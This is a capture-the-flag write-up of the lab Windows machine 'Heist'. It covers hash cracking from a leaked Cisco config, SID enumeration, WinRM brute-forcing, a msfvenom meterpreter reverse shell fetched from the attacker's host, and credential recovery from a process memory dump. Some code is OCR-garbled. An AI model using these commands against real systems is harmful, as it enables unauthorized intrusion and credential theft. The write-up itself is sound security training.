Heist Writeup

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Heist is an intentionally vulnerable windows machine from Hack the Box. The card is shown below. In the following writeup the target's IP address is 10.10.10.149 and the attackers ip address is 10.10.14.14.



Enumeration

After verifying that the box was up and running, a Nmap scan was performed. The results of the scan are visible in the following screenshot.

```
(base) root@kali:~# nmap -sS -sV -sC -0 -Pn -pl-65535 10.10.10.149 -oN Heist_Scan.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-27 10:44 UTC
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Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 10:47 (0:00:13 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 10:47 (0:00:14 remaining)
Nmap scan report for 10.10.10.149
Host is up (0.097s latency).
Not shown: 65530 filtered ports
PORT STATE SERVICE VERSION
               STATE SERVICE
                                                 VERSION
   O/tcp open http
http-cookie-flags:
                                                Microsoft IIS httpd 10.0
         PHPSESSID:
            httponly flag not set
   Potentially risky methods: TRACE
http-server-header: Microsoft-IIS/10.0
   http-title: Support Login Page
   Requested resource was login.php
                                                Microsoft Windows RPC
  35/tcp open msrpc
  45/tcp
               open microsoft-ds?
                                                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  985/tcp open http
  http-server-header: Microsoft-HTTPAPI/2.0
   http-title: Not Found
 9668/tcp open msrpc
                                                Microsoft Windows RPC
 warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
 OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
 No OS matches for host
 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
 lost script results:
   clock-skew: mean: 6h46m42s, deviation: 0s, median: 6h46m42s
   smb2-security-mode:
      2.02:
         Message signing enabled but not required
   smb2-time
      date: 2019-08-27 17:33:56
```

Figure 1: Figure one, shown on the left, depicts the results of the Nmap scan. The scan identifies all open ports, service versions, and runs default script scans against the target machine. Finally, the results are saved to a file titled Heist Scan.txt.

Looking at the scan results reveals that the target machine does not utilize the httponly flag. The httponly flag is used to prevent JavaScript from accessing cookies generated by the webpage. Heist is also running SMB on port 445, winrm on port 5985, and msrpc on ports 139 and 49668. Visiting the http page with Wappalyzer installed reveals the services being used to power the web site.




Figure 2: Figure two, see image on left, reveals that the webserver is IIS version 10.0, the operating system is Windows Server, and the programming language in use is PHP 7.3.1.

After checking the information revealed by Wappalyzer for vulnerabilities Burp suite's spider module was used to spider the target site. The information gathered by the spider is displayed below.

Host	Method	URL	Params	Status -	Length	MIME type	Title
http://10.10.10.149	GET	/attachments/config.txt		200	1024	text	
http://10.10.10.149	GET	/issues.php		200	3039	HTML	Recent Issues
http://10.10.10.149	GET	/js/index.js		200	2224	script	
http://10.10.10.149	GET	/login.php		200	2416	HTML	Support Login Page
http://10.10.10.149	GET	/		302	379		
http://10.10.10.149	GET	/login.php?guest=true	√	302	2383	HTML	Support Login Page

Figure 3: figure 3, shown on left, depicts several pages found by Burp's spider.

The issues.php page turns out to contain some sensitive information. The issues.php page is shown below.




Figure 4: figure 4, shown on the left, shows the contents of the issues.php page. It seems that someone named Hazard, what a great name, has attached a router configuration file. Hazard was even nice enough to tell us what kind of router the configuration file belongs to.

Cracking Hashes

Opening the attachment reveals a configuration file for a Cisco router. The configuration file is shown below.

```
version 12.2
no service pad
service pad
service pad
service password-encryption
!
isdn switch-type basic-5ess
|-
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pd0G$oSnr5zsGXeaduXrjlvKc91
!
username rout3r password 7 024211480E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
synchronization
bgp 10g-neighbor-changes
bgp dampening
network 192.168.0.0Å mask 300.255.255.0
timers bgp 3 9
redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http server
line vty 0 4
session-timeout 600
authorization exec SSH
```

Figure 5: Shows the configuration file. Cisco recommends deleting the password hashes before sharing the configuration file. Hazard did not heed the warning; In addition, Hazard has also provided usernames (how nice).

The password 7 hashes are cracked using the website

transport input ssh

http://www.ifm.net.nz/cookbooks/passwordcracker.html The enable secrets password hash is using the Cisco-IOS \$1\$ (MD5) hashing algorithm, which can be cracked using Hashcat. Using the tool mentioned above quickly uncovers two clear text passwords. According to the tool the password for rout3r is \$uperP@ssword and the password for admin is Q4)sJu\Y8qz*A3?d. The secret password is uncovered by running the Hashcat command: hashcat -a0 -m500 secret.txt /usr/share/wordlists/rockyou.txt --force. The username for the cisco secret password is unknown. Luckily, the password was successfully cracked. The password matching the hash \$1\$pdQG\$o8nrSzsGXeaduXrjlvKc91 is stealth1agent.

Digging Into SMB

The username Hazard along with the password stealth1agent allows the enumeration of SMB shares. The share list is shown below.

Figure 6:Unfortunately, all of the shares are protected and do not allow the user Hazard to list their contents.

The Impacket framework contains a tool called lookupsid.py, which can enumerate users on an SMB server when a valid username and password are provided. Using the tool against the target machine causes the target to release valid SMB usernames.

```
root@kali:~/impacket/examples# python lookupsid.py Hazard:stealthlagent@10.10.14.9
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeUser)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
10012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

Figure 7: shows the Impacket tool lookupsid in action. Several usernames were successfully enumerated.

Gaining a Foothold

The target machine is running windows remote management (winrm). Winrm allows an authenticated remote user to execute commands on the operating system. If one of the usernames from lookupsid matches one of the passwords from the router configuration file, command execution will be inevitable. The Metasploit framework script winrm_login can perform a dictionary attack against the remote host's winrm service. Creating two custom wordlists (one wordlist consisting of the obtained useranames and one consisting of the recovered passwords) should create a potent combination. After creating the wordlists, the module options need to be set. Figures eight and nine show the configuration and launch of the module.



Figure 8: The URI for the winrm service can be verified by browsing to http://10.10.10.149/wsman. If a blank page is displayed then this is likely the correct directory.

Figure 9: The correct username and password combination is depicted by a green [+]. The username for the winrm service is Chase and the password is Q4)sJu\Y8qz*A3?d.

The username Chase and password Q4)sJu\Y8qz*A3?d can be used to access winrm. Creating a script to access winrm proved to be challenging. In the end the following ruby script was used.

```
require 'winrm'
opts = {
  endpoint: 'http://10.10.10.149:5985/wsman',
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
  output = shell.run('ipconfig /all') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

Figure 10: Shows a ruby script that can be used to access the victim's winrm service.

Command execution is nice, but reverse shells are nicer. Msfvenom can be used to create a malicious executable. The executable can then be uploaded to the target computer. Running a simple http server on the attacking machine will allow the malicious executable to be downloaded to the victim's machine. A simple python http server can be created by using the command python -m SimpleHTTPServer 80. (Make sure the SimpleHTTPServer script is

launched in the same directory that the malicious executable is in). The command to create the malicious executable is shown below.

```
(base) root@kali:~# msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.14.14 LPORT=80 -f exe -o shell80.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 179779 bytes
Final size of exe file: 254976 bytes
Saved as: shell80.exe
```

Figure 11 (shown above) shows the msfvenom command that was used to create the malicious executable.

Next, replace the command from the script with the following: wget http://10.10.14.14/shell80.exe -O shell80.exe. After the shell is successfully uploaded to the target a Metasploit listener is started and the script is executed. Figure 12 shows the command to launch the shell and figure 13 shows the attacker receiving the reverse shell.

Figure 12 depicts the PowerShell command that is used to execute the reverse shell payload.

Figure 13 shows the attacker receiving the reverse shell.

Elevating Privileges

Looking at the processes running on the target machine, use Meterpreter's ps command, shows that Chase (the current user) is running dllhost.exe. Dllhost.exe controls internet information services (IIS). Since dllhost.exe controls IIS it may contain login information. The tool procdump.exe can be used to dump the memory of a running, windows process. The following screenshot shows procdump.exe in action.

```
C:\Users\Chase\Documents>powershell C:\Users\Chase\Documents\procdump64.exe -ma 2992
powershell C:\Users\Chase\Documents\procdump64.exe -ma 2992

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[02:48:41] Dump 1 initiated: C:\Users\Chase\Documents\dl\host.exe_190904_024841.dmp

[02:48:41] Dump 1 writing: Estimated dump file size is 48 MB.

[02:48:42] Dump 1 complete: 48 MB written in 1.5 seconds

[02:48:43] Dump count reached.
```

Figure 14: The command to dump memory with procdump is PowerShell procdump64.exe C:\Users\Chase\Documents\procdump64.exe - ma 2992.

The dumped file is then downloaded to the attacking machine (the command download <filename> will accomplish this). The strings command is used on the downloaded dump file to extract all ascii strings from the file (This makes the file easier to read). Using the cat | more command on the new file, created using the strings command on the dump file, will eventually reveal administrator credentials.

```
LOCALAPPDATA=C:\Users\Chase\AppData\Local
O[pl
MOZ_CRASHREPORTER_DATA_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Crash Reports
O[po
MOZ_CRASHREPORTER_EVENTS_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Crash Reports
O[po
MOZ_CRASHREPORTER_PING_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Pending Pings
O[qo
MOZ_CRASHREPORTER_PING_DIRECTORY=C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Pending Pings
O[qo
MOZ_CRASHREPORTER_RESTART_ARG_0=C:\Program Files\Mozilla Firefox\firefox.exe
O[-n
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?\login_username=admin@support.htb&login_password=4dD!5)x/re8]FBuZ&login=
O[pa
MOZ_CRASHREPORTER_STRINGS_OVERRIDE=C:\Program Files\Mozilla Firefox\browser\crashreporter-override.ini
O[uo
MOZ_CRASHREPORTER_STRINGS_OVERRIDE=C:\Program Files\Mozilla Firefox\browser\crashreporter-override.ini
O[uo
NUMBER_OF_PROCESSORS=4
O[u]
OS=Windows_NT
O[e]
Path=C:\Program Files\PHP\v7.3;C:\Windows\system32;C:\Windows\System32\Wbem;C:\Windows\System32\Wbem;C:\Windows\System32\Wbem;C:\Windows\System32\Windows\AppData\Loca\Wilcrosoft\Windows\AppS
```

Figure 15: shows the administrator credentials for the webpage.

These credentials only work for the website. However, referring to figure 7, reveals that the username Administrator is used by the SMB protocol. The winrm service can be accessed with Administrator privileges by using the username Administrator along with the password obtained from the dump file. The modified winrm ruby script is shown below.

Figure 16 (shown below) displays the new ruby script (see left), and the python http server (see right). The ruby script authenticates to the target's winrm service and then invokes wget to download a reverse shell from the attacking machine.

```
require 'winrm'
opts = {
    endpoint: 'http://10.10.10.149:5985/wsman',
    user: 'Administrator',
    password: '4dD!5)x/re8]FBuZ'
}
conn = WinRM::Connection.new(opts)
conn.shell(:powershell) do |shell|
output = shell.run('wget http://10.10.14.14/shell80.exe -0 shell80.exe') do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stdout
    grd additionable with exit code #{output.exitcode}"
end
puts "The script exited with exit code #{output.exitcode}"
```

Obtaining an administrative shell from here is easy. Start a Metasploit handler and make the following changes to the ruby script.

```
require 'winrm'
opts = {
   endpoint: 'http://l0.10.10.149:5985/wsman',
   user: 'Administrator',
   password: '4dd!5)x/re8|FBuZ'
}

conn = WinRM::Connection.new(opts)

4cnn.shell(:powershell) do |shell|
   output = shell.run('powershell C:\Users\Administrator\Documents\shell80.exe') do |stdout, stderr|
   $TOOUT.print stdout
   $TOERR.print stderr
   end
   puts "The script exited with exit code #{output.exitcode}"
end
```

Figure 17: shows the ruby script used to execute the reverse shell.

After executing the reverse shell an administrator shell is obtained.

Figure 18 shows an

administrative command prompt and the root flag.